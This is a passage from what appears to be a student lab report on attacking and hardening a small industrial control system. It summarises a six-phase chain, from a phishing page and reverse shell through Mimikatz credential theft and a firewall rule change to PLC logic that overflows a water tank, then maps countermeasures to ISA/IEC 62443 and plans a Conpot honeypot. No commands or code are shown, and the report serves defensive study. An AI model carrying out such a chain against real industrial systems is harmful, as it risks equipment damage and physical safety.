
- Program
 - Ladder Program
 - Main Program
 - Subroutine Program
 - Interrupt Program
 - Address Picker
 - Edit Rung Comments
 - Local Program Information
 - Syntax Check
 - Cross Reference View
 - Monitor
 - Status Monitor
 - Data View
 - DataView1
 - Text View
 - Override View
 - System Monitor
 - PID (Monitor/Configuration)
 - PID Setup
 - PID Monitor
 - PID List View

Instruction List

- Instruction
- Contact
 - Contact (NO)
 - Contact (NC)
 - Edge Contact
 - Compare
- Coil
 - Out
 - Set
 - Reset
- Timer/Counter
 - Timer
 - Counter
- Advanced
 - Math
 - Drum
 - Shift Register
- Copy/Search
 - Copy
 - Search
- Program Control

Ready Bit Integer Integer(2 words) Floating point Hex Text Ascii STOP 0011/8000 C0-12DRE-1-D 1:1-A

Type here to search 11°C 7:56 PM 2026-05-21



Phase 6 Physical Impact

The modified program was uploaded to the Arduino PLC and executed. With the pump logic altered, Pump 1 ran continuously without checking the sensor level. Water was transferred from Tank A to Tank B at a constant rate. Since Pump 2 (the outflow) remained under normal control, Tank B continued to fill beyond its normal operating level.

Within a short time, Tank B overflowed. water spilled from the tank onto the bench, demonstrating a real physical consequence of the cyberattack. The sensor data on Tank A showed the level dropping toward zero while Tank B surpassed its maximum capacity, exactly the kind of dangerous condition that could cause equipment damage or safety incidents in a real industrial facility.

VI. Attack Chain Summary

Phase	Action	Tool Used	Vulnerability Exploited
1 Initial Access	Phishing page captures FDM credentials; malicious exe delivers reverse shell	SET, msfvenom, Metasploit	No email filtering; Defender disabled; user executed unknown file
2 Privilege Escalation	UAC bypass + getsystem gives SYSTEM access; Mimikatz dumps plaintext password	bypassuac_fodhelper, Mimikatz/kiwi	WDigest enabled; user in Administrators group; weak password
3 Reconnaissance	nmap scans all subnets; snmpwalk enumerates switches; Telnet accessed	nmap, snmpwalk, telnet	SNMPv2 default strings; Telnet no password; open RDP
4 Firewall Manipulation	RDP to IT workstation; login to FDM; add IT-to-OT Trust rule; deploy	xfreerdp, browser	FDM accessible from IT zone; weak admin password; no MFA
5 OT Access	RDP to OT workstation; login to OpenPLC; modify ladder logic	xfreerdp, browser	RDP open on OT workstation; OpenPLC default credentials
6 Physical Impact	Pump 1 forced on continuously; Tank B overflows	OpenPLC program editor	No Modbus authentication; no process safety interlock

Table 3: Attack Chain Summary

VII. Countermeasures and Secure Network Design

Following the attack demonstration, the following countermeasures were identified and should be implemented to harden the network against the attack chain demonstrated. Each countermeasure directly addresses one or more of the identified vulnerabilities and aligns with the ISA/IEC 62443 Foundational Requirements.

A. Network Segmentation and Firewall Hardening

- Enforce strict default-deny firewall policy between IT and OT zones. Only explicitly required traffic (such as Modbus TCP port 502 from the OT workstation to the PLC) should be permitted.
- Restrict FDM management access to a dedicated management VLAN or specific IP address only, not accessible from the general IT zone.
- Implement multi-factor authentication for firewall administrator login to prevent credential-based access even if passwords are compromised.
- Enable firewall change logging and alerting so that any rule modifications trigger an immediate notification to the security team.

B. Endpoint Security

- Re-enable and maintain Windows Defender or equivalent endpoint protection on all workstations. Industrial environments should use allowlisting rather than disabling protection entirely.
- Disable WDigest authentication on all Windows workstations to prevent plaintext credential caching: set the UseLogonCredential registry key to 0.
- Enforce least privilege: standard user accounts should not be members of the local Administrators group. Separate admin accounts should be used only when needed.
- Disable RDP on the OT workstation entirely. Remote access to OT systems should only be possible through a dedicated, monitored jump server.
- Apply application whitelisting to prevent unknown executables from running, regardless of whether antivirus is active.

C. Network Device Hardening

- Disable Telnet on all switches and use SSH exclusively for management access.
- Disable SNMPv1 and SNMPv2. If SNMP monitoring is required, upgrade to SNMPv3 with authentication and encryption. Remove default community strings immediately.
- Set strong passwords on all VTY lines to prevent unauthenticated console access.

D. PLC and OT System Security

- Add login requirement to PLC management software so that unauthorized users who get access to the workstation can not access the software easily.
- Add SIS system with sensors and controls air-gapped from the OT network so that they can override process if the OT system is breached.
- Implement a physical safety interlock on the pump system that operates independently of the PLC, this ensures that even if the software logic is compromised, the physical process cannot exceed safe limits.
- Restrict Modbus TCP access at the firewall to only the authorized OT workstation IP communicating with the PLC IP on port 502.

- Consider deploying a Modbus security gateway or application firewall that can inspect and validate Modbus commands before they reach the PLC.

E. User Awareness

- Train employees to recognize phishing pages, particularly pages impersonating internal systems like firewall management interfaces.
- Implement a policy that internal tools are never distributed via HTTP download links. Employees should be suspicious of any executable file sent to them unexpectedly.

Vulnerability	Countermeasure	ISA-62443 FR	Priority
WDigest / plaintext passwords	Disable WDigest; enable Credential Guard	FR1	Critical
Telnet on switches	Disable Telnet; SSH only with strong password	FR1, FR4	Critical
OpenPLC default credentials	Change default credentials immediately	FR1	Critical
Firewall accessible from IT zone	Restrict FDM to management VLAN; add MFA	FR2	Critical
SNMPv2 default strings	Disable SNMP or upgrade to SNMPv3	FR1, FR4	High
RDP on OT workstation	Disable RDP; use jump server	FR1	High
No endpoint protection	Re-enable Defender; apply allowlisting	FR1	High
No pump safety interlock	Add physical hardware safety shutoff	FR3	High
Modbus no authentication	Firewall ACL; Modbus security gateway	FR3	Medium
Phishing susceptibility	User awareness training; email filtering	FR1	Medium

Table 4: Countermeasures Summary

VIII. ISA/IEC 62443 Assessment

The ISA/IEC 62443 standard defines security requirements for Industrial Automation and Control Systems (IACS). It organizes requirements into seven Foundational Requirements (FRs) and assigns Security Levels (SL) from 1 to 4, where SL-1 represents protection against casual or accidental violations and SL-4 represents protection against state-sponsored sophisticated attacks.

Based on our assessment, the current (vulnerable) network achieves effectively SL-0 in most areas, meaning it provides no intentional security protection. The target for a small-scale academic ICS system of this type should be SL-2, providing protection against intentional violation using simple means with low resources.

Foundational Requirement	Current State	Target SL	Gap
FR1 Identification & Authentication	No MFA; weak passwords; default credentials on PLC	SL-2	Critical gap
FR2 Use Control	Firewall rules can be modified by any admin; no change management	SL-2	Critical gap
FR3 System Integrity	No Modbus authentication; PLC logic can be modified remotely	SL-2	Critical gap
FR4 Data Confidentiality	SNMPv2 unencrypted; Telnet unencrypted; Modbus unencrypted	SL-1	High gap
FR5 Restricted Data Flow	IT-OT boundary can be bypassed by firewall rule change	SL-2	Critical gap
FR6 Timely Response to Events	No IDS, no alerting, no logging of network events	SL-1	High gap
FR7 Resource Availability	No redundancy; single PLC failure stops entire process	SL-1	Medium gap

Table 5: ISA-62443 Foundational Requirements Assessment

IX. Honeypot Implementation

As a final layer of active defense, a honeypot was planned for deployment on the OT network segment. A honeypot is a decoy system designed to look like a legitimate target, in this case, a simulated PLC, that attracts attackers and logs all interaction attempts without the attacker knowing they are being monitored.

Conpot, an open-source ICS honeypot, was selected for this purpose. Conpot simulates industrial protocols including Modbus TCP, making it indistinguishable from a real Arduino PLC on the network. When an attacker connects to the honeypot on port 502 and attempts to read coils or write outputs, Conpot logs every command along with the attacker's IP address and timestamp.

In the context of the secure network, the honeypot would be deployed on a monitored VLAN within the OT zone. Any connection attempt to the honeypot IP would immediately indicate unauthorized activity, since no legitimate system should be communicating with an unknown PLC address. This provides early warning of lateral movement within the OT zone even if an attacker has already bypassed the firewall.

X. Conclusions and Recommendations

This project demonstrated that a complete attack chain, from initial phishing all the way to physical process disruption, is entirely achievable against a poorly secured ICS network. The attack required no exotic tools or advanced techniques. Every step used freely available, widely documented tools that any motivated attacker with basic skills could replicate.

The most important lesson is that ICS security is not just about the PLC or the sensors, it is about the entire chain from the user's inbox to the physical process. The attack succeeded not because of a single catastrophic flaw, but because of a series of small misconfigurations that compounded: a user ran an unknown file, credentials were cached in memory, the firewall could be accessed and changed without restriction, and the PLC had no authentication.

Fixing any one of these issues would have significantly slowed or stopped the attack. Fixing all of them would make this attack chain essentially impossible. The countermeasures outlined in Section VII, prioritized by severity, provide a clear roadmap for hardening this system to ISA-62443 SL-2 compliance.

For future work, the honeypot should be fully deployed and tested, and network monitoring should be added to detect SNMP enumeration and unusual Modbus traffic patterns in real time. A formal incident response procedure should also be documented so that if an attack is detected, the team knows exactly how to isolate the OT zone and restore safe operation.

XI. References

- [1] ISA, ISA/IEC 62443 Series of Standards, International Society of Automation, 2018. [Online]. Available: <https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards>
- [2] MITRE Corporation, ATT&CK for ICS Matrix, 2023. [Online]. Available: <https://attack.mitre.org/matrices/ics/>
- [3] CISA, ICS-CERT Advisories Archive, 2024. [Online]. Available: <https://www.cisa.gov/uscert/ics/advisories>
- [4] Modbus Organization, Modbus Application Protocol Specification V1.1b3, 2012. Available: https://modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf
- [5] Mushorg, Conpot: ICS/SCADA Honeypot, GitHub, 2023. Available: <https://github.com/mushorg/conpot>
- [6] Rapid7, Metasploit Framework Documentation, 2024. Available: <https://docs.metasploit.com/>
- [7] Arduino, Arduino Uno Rev3 Documentation. Available: <https://docs.arduino.cc/hardware/uno-rev3>